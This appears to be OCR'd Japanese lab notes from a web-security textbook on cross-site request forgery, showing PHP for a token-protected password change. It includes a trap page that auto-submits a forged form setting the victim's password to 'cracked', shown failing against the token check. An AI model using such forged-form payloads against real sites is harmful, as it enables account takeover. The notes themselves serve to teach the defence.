


②

【ブラウザ→偽サーバ： リクエスト trap.example.com/45/45-901.html → レスポンス 】CSRFの罠(iframe版)





【ブラウザ→サーバ： リクエスト 45/45-300.php → レスポンス 】CSRFの罠(iframe版)




【ブラウザ】


①





②





45-001a:パスワード変更CSRF対策版(正常系)

【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認

```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```

【サーバ： 45/45-001a.php 】

/var/www/html/45/45-001a.php - wasbook@example.jp - エディタ - WinSCP

```
<?php // ログインしたことにする確認用のスクリプト
 session_start();
  $id = filter_input(INPUT_GET, 'id');
  if (empty($id)) $id = 'yamada';
 $_SESSION['id'] = $id;
?><body>
ログインしました(id:<?php echo
  htmlspecialchars($id, ENT_NOQUOTES, 'UTF-8'); ?>)<br>
<a href="45-002a.php">パスワード変更(CSRF対策版)</a><br>
<a href="45-010.php">掲示板</a>
</body>
```

【サーバ： 45/45-003a.php 】

/var/www/html/45/45-003a.php - wasbook@example.jp - エディタ - WinSCP


```
<?php
  function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
  }
 session_start();
  $id = @$_SESSION['id']; // ユーザIDの取り出し
  // ログイン確認…省略
  $p_token = filter_input(INPUT_POST, 'token');
  $s_token = @$_SESSION['token'];
  if (empty($p_token) || $p_token !== $s_token) {
    die('正規の画面からご使用ください'); // 適当なエラーメッセージを表示する
  }
  $pwd = filter_input(INPUT_POST, 'pwd');  // パスワードの取得
  // パスワード変更処理　ユーザ$idのパスワードを$pwdに変更する
?>
<body>
<?php ex($id); ?>さんのパスワードを<?php ex($pwd); ?>に変更しました
</body>
```

【サーバ： 45/45-002a.php 】


/var/www/html/45/45-002a.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
 session_start();
  // ログイン確認…省略
  if (empty($_SESSION['token'])) { // トークンが空なら生成
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
  } else {  // トークンがもともとあればそれを使う
    $token = $_SESSION['token'];
  }
?><body>
<form action="45-003a.php" method="POST">
新パスワード<input name="pwd" type="password"><BR>
<input type=submit value="パスワード変更">
<input type="hidden" name="token" value="<?php echo htmlspecialchars($token, ENT_COMPAT, 'UTF-8'); ?>">
</form>
</body>
```


【ブラウザ→サーバ： リクエスト 45-001a.php → レスポンス 】パスワード変更CSRF対策版(正常系)




【ブラウザ→サーバ： リクエスト 45-002a.php → レスポンス 】パスワード変更CSRF対策版(正常系)





【ブラウザ→サーバ： リクエスト 45-003a.php → レスポンス 】パスワード変更CSRF対策版(正常系)




【ブラウザ】



example.jp/45/45-001a.php
example.jp/45/45-001a.php
ログインしました(id:yamada)
パスワード変更(CSRF対策版)
掲示板



example.jp/45/45-001a.php
http://example.jp/45/45-001a.php
view-source:http://example.jp/45/45-001a.php
<body>
ログインしました(id:yamada)
パスワード変更(CSRF対策版)
掲示板
</body>


example.jp/45/45-002a.php
example.jp/45/45-002a.php
新パスワード
パスワード変更


example.jp/45/45-002a.php
http://example.jp/45/45-002a.php
view-source:http://example.jp/45/45-002a.php
<body>
<form action="45-003a.php" method="POST">
新パスワード<input name="pwd" type="password">
<input type=submit value="パスワード変更">
<input type="hidden" name="token" value="d5d3c4fa185b90299e562d173dc070408ee74af3947cf3f7">
</form>
</body>


example.jp/45/45-002a.php
example.jp/45/45-002a.php
新パスワード
パスワード変更


example.jp/45/45-003a.php
example.jp/45/45-003a.php
yamadaさんのパスワードをpasswordに変更しました


example.jp/45/45-003a.php
http://example.jp/45/45-003a.php
view-source:http://example.jp/45/45-003a.php
<body>
yamadaさんのパスワードをpasswordに変更しました
</body>

45-900a:パスワード変更CSRF対策版(攻撃)

【ブラウザ】

- 4.5.1 クロスサイト・リクエストフォージェリ（CSRF）
  1. 45-001 :パスワード変更(正常系)
  2. 45-900 :CSRFの罠(単純版)
  3. 45-901 :CSRFの罠(iframe版)
  4. 45-001a:パスワード変更CSRF対策版(正常系)
  5. 45-900a:パスワード変更CSRF対策版(攻撃)
  6. 45-004 :ファイルアップロード(正常系)
  7. 45-902 :CSRFの罠(ファイルアップロード)
  8. 45-902 :CSRF攻撃の確認
  9. 45-000 :アップロードファイルの全削除
  10. 45-902 :CSRF攻撃の確認


```
<li>4.5.1 クロスサイト・リクエストフォージェリ（CSRF）</li>
<ol>
<li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
<li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
<li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
<li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
<li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
<li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
<li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
</ol>
```

【サーバ： 45/45-900a.html 】


/var/www/html/45/45-900a.html - wasbook@example.jp - エディタ - WinSCP

```
<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003a.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>
```


【ブラウザ→偽サーバ： リクエスト trap.example.com/45/45-900a.html → レスポンス 】パスワード変更CSRF対策版(攻撃)



【ブラウザ→サーバ： リクエスト 45-003a.php → レスポンス 】パスワード変更CSRF対策版(攻撃)



【ブラウザ】



正規の画面からご使用ください

45-004 :ファイルアップロード(正常系)

